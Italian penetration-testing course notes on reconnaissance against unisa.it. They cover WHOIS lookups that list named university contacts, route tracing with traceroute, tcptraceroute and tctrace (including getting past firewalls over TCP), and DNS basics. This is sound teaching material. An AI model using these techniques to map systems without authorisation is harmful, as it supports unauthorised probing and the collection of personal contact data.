
In alternativa, possiamo visualizzare le comunicazioni tra i vari peer sotto forma di grafo cliccando il riquadro **Graph v4**. Molto utile nel caso in cui si analizza un asset molto corposo, ad esempio come un multinazionale.



Geolocalizzazione - DNSdumpster

[DNSdumpster](#) è uno strumento che permette di cercare informazioni su domini e servizi di rete, oltre a rappresentare in modalità grafica le informazioni ottenute. Scrivendo nel campo di ricerca il dominio unisa.it, vengono mostrati i risultati ottenuti dal punto di vista della geolocalizzazione, ovvero mediante una mappa che raffigura gli Stati in cui tale dominio viene utilizzato.

Dalla seguente immagine, si può notare che il dominio considerato risulta sia in Italia che negli Stati Uniti. Utile per gli asset che risultano ramificati dal punto di vista della geolocalizzazione.



5.4 Raccolta delle Informazioni di Registrazione

Le **informazioni di registrazioni** fanno capire chi è o chi sono i responsabili sia tecnico che amministrativo di un determinato dominio. Esiste un protocollo chiamato **WHOIS** definito dal **RFC 3912** che permette di interrogare le fonti e di ottenere, così, informazioni di registrazione relativi ai responsabili amministrativi di un determinato dominio.

Il comando **whois** è disponibile in molti sistemi operativi e permette di ottenere informazioni di registrazione su un determinato nome di dominio: email, numeri di telefono, indirizzi, etc... Oltre a tale comando, il protocollo **WHOIS** può essere acceduto mediante alcuni servizi *Web-based*:

1. <https://www.whois.com/whois/>
2. <https://whois.domaintools.com>
3. etc...

Vediamo un esempio pratico. Digitando il comando **whois** `unisa.it` da terminale, avremo molte informazioni, quali la data di creazione e di registrazione del dominio.

```
root@kali:~# whois unisa.it

*****
* Please note that the following result could be a subgroup of      *
* the data contained in the database.                                *
*
* Additional information can be visualized at:                      *
* http://web-whois.nic.it                                              *
* Privacy Information: http://web-whois.nic.it/privacy                *
*****



Domain:          unisa.it
Status:          ok
Signed:          no
Created:         1996-01-29 00:00:00
Last Update:    2019-02-14 00:59:04
Expire Date:    2020-01-29

} { Informazioni sulle date di
     creazione e registrazione
     del dominio
```

La seguente figura mostra l'organizzazione a cui appartiene il dominio (**Registrant**) e il responsabile amministrativo del dominio (**Admin Contact**).

```
Registrant
  Organization:    Universita' di Salerno
  Address:        Universita' di Salerno
                  Baronissi
                  84081
                  SA
                  IT
  Created:        2007-03-01 10:47:03
  Last Update:   2011-03-24 11:01:07

} { Organizzazione a cui
     appartiene il dominio

Admin Contact
  Name:           Giuseppe Cattaneo
  Address:        Universita' di Salerno
                  Baronissi
                  84081
                  SA
                  IT
  Created:        1994-11-12 00:00:00
  Last Update:   2011-03-24 11:01:08

} { Responsabile
     amministrativo del dominio
```

La seguente figura mostra i responsabili tecnici del dominio.

Technical Contacts	
Name:	Salvatore Ferrandino
Address:	Universita' di Salerno Fisciano 84084 SA IT
Created:	2000-06-21 00:00:00
Last Update:	2012-11-29 12:30:07
Name:	Vittorio Galdi
Address:	Centro Elaborazione Dati Via Ponte Don Melillo Fisciano 84084 SA IT
Created:	2000-06-21 00:00:00
Last Update:	2011-03-24 11:01:09

Responsabili tecnici del dominio

La seguente figura mostra l'organizzazione presso cui è registrato il dominio (**Registrar**) e il DNS associato (**Nameservers**).

Registrar
Organization: Consortium GARR
Name: GARR-REG
Web: http://www.garr.it
DNSSEC: no
Nameservers
ns.unisa.it
dns-001.unisa.it
ns1.garr.net

Organizzazione presso cui è registrato il dominio

DNS associati al dominio


5.5 Raccolta delle Informazioni di Routing

La raccolta delle informazioni di routing è molto importante poiché permettono di:

- identificare gli host presenti tra il *pentester* e il *target*;
- raccogliere informazioni sul funzionamento della rete, in particolare, come il traffico viene instradato tra l'*host del pentester* e l'*host target*, determinando se ci sono *firewall* o *proxy*.

Kali fornisce già numerosi strumenti per il routing come: **traceroute**, **tcptraceroute**, **tctrace**.


L'esecuzione dei comandi può dipendere però da tanti fattori come filtri e configurazioni tra l'*host*, *pentester* e *target*. Infatti, l'esecuzione è influenzata molto dai sistemi virtualizzati (come il nostro), tant'è che in alcuni casi è necessario modificare alcune proprietà di rete affinché tali comandi diano dei risultati accurati. Un esempio:



Ulteriori informazioni possono essere trovate qui: [Info](#).

Comando traceroute




Il comando **traceroute** invia pacchetti *UDP* oppure *ICMP echo request* verso l'host di destinazione.






Il campo **TTL** è un valore, che viene decrementato ad ogni router (hop) verso la destinazione.

Se viene raggiunto lo 0, il pacchetto viene scartato. Inoltre, viene inviato al mittente un pacchetto contenente un messaggio di errore "**ICMP Time Exceeded**". In aggiunta questo pacchetto ha anche l'indirizzo IP dell'host che ha generato l'errore. Il numero iniziale viene scelto dall'host sorgente.

Quindi facciamo un esempio con un $TTL = 1$:



Se per esempio invece scegliamo $TTL = 4$:



Il comando `traceroute` invia tre richieste per ciascun valore del TTL e stampa una riga per ognuno di essi. Questa riga contiene il valore del TTL (incrementale, di default fino a 30), l'hostname/indirizzo IP del router che ha risposto alla richiesta e il **round-trip time** (RTT) relativo a ciascuna richiesta.

Il round-trip time o round-trip delay è il tempo che intercorre tra l'invio di un pacchetto e la ricezione della risposta relativa al pacchetto. Viene utilizzato per misurare la latenza e le prestazioni di rete

Inoltre, per ciascuna richiesta, se non c'è una risposta entro un certo periodo di *timeout*, viene stampato un **asterisco**. Vediamo un esempio:

```
root@kali:~# traceroute www.unisa.it
traceroute to www.unisa.it (193.205.160.20), 30 hops max, 60 byte packets
 1 _gateway (192.168.1.1)  1.748 ms  6.011 ms  5.997 ms
 2 * * *
 3 172.18.22.78 (172.18.22.78)  51.804 ms 172.18.18.62 (172.18.18.62)  54.268 ms
    172.18.22.64 (172.18.22.64)  77.358 ms
 4 * * 172.18.19.226 (172.18.19.226)  64.270 ms
 5 172.17.4.229 (172.17.4.229)  70.873 ms 172.17.4.241 (172.17.4.241)  73.819 ms
    172.17.4.229 (172.17.4.229)  77.358 ms
 6 r-rm156-v14.ipnet.interbusiness.it (151.99.29.208)  78.492 ms r-rm156-v13.ipnet.
    interbusiness.it (151.99.29.144)  45.162 ms r-rm156-v14.ipnet.interbusiness.it
    (151.99.29.208)  48.527 ms
 7 172.17.5.206 (172.17.5.206)  50.917 ms  52.817 ms  55.753 ms
 8 garr-nap.namex.it (193.201.28.15)  58.726 ms 61.916ms 64.323 ms
 9 rx2-rm2-rx2-nal.nal.garr.net (90.147.80.30)  73.057 ms 74.994 ms 76.282 ms
10 rx2-nal-rx1-na2.nal.garr.net (90.147.82.126)  48.055 ms 49.662 ms rx2-nal-rx1-na1.na1.
    garr.net (90.147.80.169)  54.764 ms
11 rx1-na2-rx1-sa.sa.garr.net (90.147.82.146)  53.674 ms 52.077 ms 52.191 ms
```

```
12 * * *
13 * * *
14 * * *
15 * * *
16 * * *
17 * * *
18 * * *
19 * * *
20 * * *
21 * * *
22 * * *
23 * * *
24 * * *
25 * * *
26 * * *
27 * * *
28 * * *
29 * * *
30 * * *
```

In questo esempio sto provando a ricostruire il percorso di routing dalla mia macchina kali all'host www.unisa.it. La prima cosa che notiamo sono i valori incrementali del *TTL* che vanno fino a 30, come da default.

Con valore **TTL = 1** troviamo il **gateway**, ovvero l'access point a cui siamo collegati.

Per **TTL = 2** possiamo vedere come le tre richieste sono andate in *timeout*, infatti troviamo degli asterischi. Questo perché probabilmente i router che si trovano a distanza 2 dall'host hanno in esecuzione su di essi dei meccanismi di filtraggio (firewall o altro) che bloccano il traffico *ICMP*.

Le richieste con **TTL = 3** invece hanno avuto risposta da tre router distinti e possiamo vedere per ciascuna risposta il suo *RTT*. Le prime due richieste a distanza 4 sono andate in *timeout*, la terza ha ricevuto risposta. Possiamo notare anche che a partire dall'hop 12 non ci sono più informazioni disponibili. Ciò suggerisce ancora una volta la presenza di dispositivi di filtering tra il nostro host e l'host target.

Vediamo un secondo esempio, stavolta effettuando traceroute sui **DNS pubblici di Google**:

```
root@kali:~# traceroute 8.8.8.8
traceroute to 8.8.8.8 (8.8.8.8), 30 hops max, 60 byte packets
 1 modemtim (192.168.1.1)  10.333 ms  9.970 ms  9.928 ms
 2 * * *
 3 172.17.161.108 (172.17.161.108)  14.287 ms  14.563 ms  172.17.161.100 (172.17.161.100)
   15.576 ms
 4 172.17.160.104 (172.17.160.104)  17.665 ms  172.17.160.148 (172.17.160.148)  17.371 ms
   172.17.160.128 (172.17.160.128)  17.333 ms
 5 172.19.177.40 (172.19.177.40)  21.148 ms  172.19.177.48 (172.19.177.48)  25.589 ms
   172.19.177.40 (172.19.177.40)  25.362 ms
 6 172.19.177.8 (172.19.177.8)  32.978 ms  25.959 ms *
 7 ae49.milano11.mil.seabone.net (195.22.205.98)  24.810 ms ae49.milano50.mil.seabone.net
   (195.22.205.116) n 31.781 ms ae49.milano11.mil.seabone.net (195.22.205.98)  25.887 ms
 8 142.250.165.98 (142.250.165.98)  27.607 ms 74.125.146.168 (74.125.146.168)  30.389 ms
   72.14.243.190 (72.14.243.190)  32.378 ms
 9 * * *
10 dns.google (8.8.8.8)  26.805 ms  23.737 ms  25.765 ms
```

In questo caso si riesce a ricostruire quasi completamente il percorso di routing, con l'host che viene raggiunto dopo 10 *hops*.

Comando `tcptraceroute`

Il comando `tcptraceroute` estende le funzionalità fornite dal comando `traceroute`: può essere infatti utilizzato anche in presenza di firewall tra il nostro host e l'host target. Questo perché tipicamente il traffico che viene filtrato è quello *ICMP* e *UDP* perché spesso viene utilizzato per attacchi di tipo **flooding**.

`tcptraceroute` utilizza invece **TCP**, protocollo *connection-oriented* che simula una connessione utilizzando di default la porta 80 (ma è personalizzabile). Cerca di stabilire una connessione tramite **3 way handshake**: se la porta è aperta viene ricevuto un *SYN/ACK*, altrimenti viene ricevuto un *RST*.

I firewall di solito non bloccano queste connessioni perché sono considerate legittime.

`tcptraceroute` è a tutti gli effetti un *wrapper* per `traceroute`, infatti, corrisponde al comando `traceroute -T`. Proviamo adesso a utilizzarlo sul dominio `unisa`:

```
root@kali:-# tcptraceroute www.unisa.it
Running:
    traceroute -T -O info www.unisa.it
traceroute to www.unisa.it (193.205.185.20), 30 hops max, 60 byte packets
  1 modemtim (192.168.1.1)  41.116 ms  41.073 ms  41.052 ms
  2 * * *
  3 172.17.161.108 (172.17.161.108)  44.627 ms  45.105 ms  172.17.162.100 (172.17.162.100)
     44.987 ms
  4 172.17.160.104 (172.17.160.104)  46.399 ms  48.283 ms  48.602 ms
  5 172.19.177.40 (172.19.177.40)  54.111 ms  55.190 ms  55.167 ms
  6 garr-nap.namex.it (193.201.28.15)  55.143 ms  16.795 ms  18.754 ms
  7 rx2-rm2-rx2-na1.na1.garr.net (90.147.80.30)  21.361 ms  21.864 ms  22.201 ms

  8 rx2-na1-rx1-na2.na2.garr.net (90.147.82.126)  21.982 ms  rx2-na1-rx1-na1.na1.garr.net
     (90.147.80.169)  22.180 ms  rx2-na1-rx1-na2.na2.garr.net (90.147.82.126)  22.051 ms
  9 rx1-na1-rx1-sa.sa.garr.net (90.147.81.26)  29.086 ms  24.507 ms  23.343 ms
 10 192.204.219.202 (192.204.219.202)  23.304 ms  23.285 ms  19.726 ms
 11 193.205.175.253 (193.205.175.253)  31.947 ms  30.490 ms  41.130 ms
 12 193.205.177.247 (193.205.177.247)  21.021 ms  21.952 ms  25.214 ms
 13 193.205.185.20 (193.205.185.20) <syn,ack>  30.342 ms  23.449 ms  22.538 ms
```

Rispetto al `traceroute` dell'esempio precedente, la situazione è migliorata di parecchio perché siamo riusciti a tracciare tutto il percorso di routing tranne che per l'hop 2. Il *SYN/ACK* finale indica che la destinazione è stata raggiunta.

Come detto in precedenza è possibile personalizzare la porta su cui effettuare il `traceroute`, ad esempio se andiamo ad effettuare un `traceroute TCP` verso i *DNS* di Google dovremo usare la porta 53 perché la risoluzione dei nomi di dominio avviene proprio tramite questa porta.

Comando `tctrace`

Il comando `tctrace` non è presente di default in Kali Linux e va installato tramite il seguente comando:

```
apt-get install irpas
```

Per sapere quale pacchetto installare per il comando `tctrace`, basta digitare:

```
apt-cache search tctrace
```

in modo da individuare il pacchetto in cui è presente `tctrace`, in questo caso `irpas`.

La logica di funzionamento è praticamente quasi la stessa di `tcp traceroute`, infatti, invia un *SYN* ad un host e considera la porta aperta o chiusa rispettivamente se riceve un *SYN/ACK* oppure un *RST*. La sintassi del comando è:

```
tctrace -i <interfacciaDiRete> -d <targethost>
```

Vediamo un esempio sul dominio unisa:

```
root@kali:~# tctrace -i eth0 -d www.unisa.it
1(1) [192.168.1.1]
2(all) Timeout
3(1) [172.18.22.66]
4(all) Timeout
5(1) [172.17.4.229]
6(1) [151.99.29.144]
7(1) [172.17.5.206]
8(1) [193.201.28.15]
9(1) [90.147.80.30]
10(1) [90.147.80.169]
11(1) [90.147.81.26]
12(1) [193.204.219.202]
13(1) [193.205.175.253]
14(1) [193.205.177.247]
15(1) [193.205.160.20] (reached; open)
```

Questi comandi sono molto importanti perché il tracciamento del percorso di routing va messo nel report esaustivo (non il Penetration Report, quell'altro), e va specificato quali strumenti sono stati utilizzati e perché. Tipicamente è buona norma utilizzare più strumenti in quanto come abbiamo visto, alcuni non forniscono un tracciamento completo perché vengono filtrati.

5.6 Raccolta di Informazioni dai Record DNS

L'obiettivo degli strumenti appartenenti a questa categoria è quello di raccogliere informazioni sui **server DNS** ed i relativi **record**. Questi strumenti permettono anche di ottenere informazioni su tutti gli indirizzi IP e gli *hostname* associati ad un determinato dominio.

Cos'è il DNS?

Dall'acronimo **Domain Name System** (o Server), è un database globalmente distribuito, scalabile ed affidabile. Si occupa di:


1. **Forward Mapping** (o Lookup): conversione da nomi di dominio a indirizzi IP: da una stringa, che identifica un *hostname*, viene tradotta in un indirizzo IP corrispondente;
2. **Reverse Mapping** (o Lookup): conversione da indirizzi IP a nomi di dominio (caso contrario del precedente).

Esso si basa su tre componenti principali:

1. Spazio dei nomi (Name Space);
2. Server (Name Server) che rendono disponibile lo spazio dei nomi;
3. Client (Resolver) che interrogano i server riguardo lo spazio dei nomi.

Name Space



Il **Name Space** rappresenta la struttura gerarchica del database *DNS*, sottoforma di albero invertito con il nodo radice in cima. Ogni nodo ha un'etichetta che identifica il livello a cui esso appartiene. Quindi il nodo radice ha l'etichetta ".", il figlio di questo **top-level node** e così via, come mostra la seguente figura.



Nomi di Dominio

Un **nome di dominio** (Fully Qualified Domain Name - FQDN) è la sequenza di etichette da un nodo verso la radice, separate da punti e lette da sinistra a destra.


Per esempio, se consideriamo il seguente dominio pippo.cnips.di.unisa.it si può notare che la sequenza di cammino di tale dominio è come visualizzato dalla seguente figura.



Delega

Ciò che tipicamente si effettua in un *DNS* è la **delegazione**. Un amministratore di un dominio può *delegare* la responsabilità della gestione di un sottodominio a qualcun altro. Ogni volta che un amministratore delega un sottodominio viene creata una nuova unità amministrativa, chiamata **zona**, quindi, il sottodominio ed il suo dominio "padre" possono essere amministrati in modo indipendente. Il confine tra le zone viene chiamato **punto di delega**.

Facciamo un esempio: si prenda come riferimento la seguente figura.



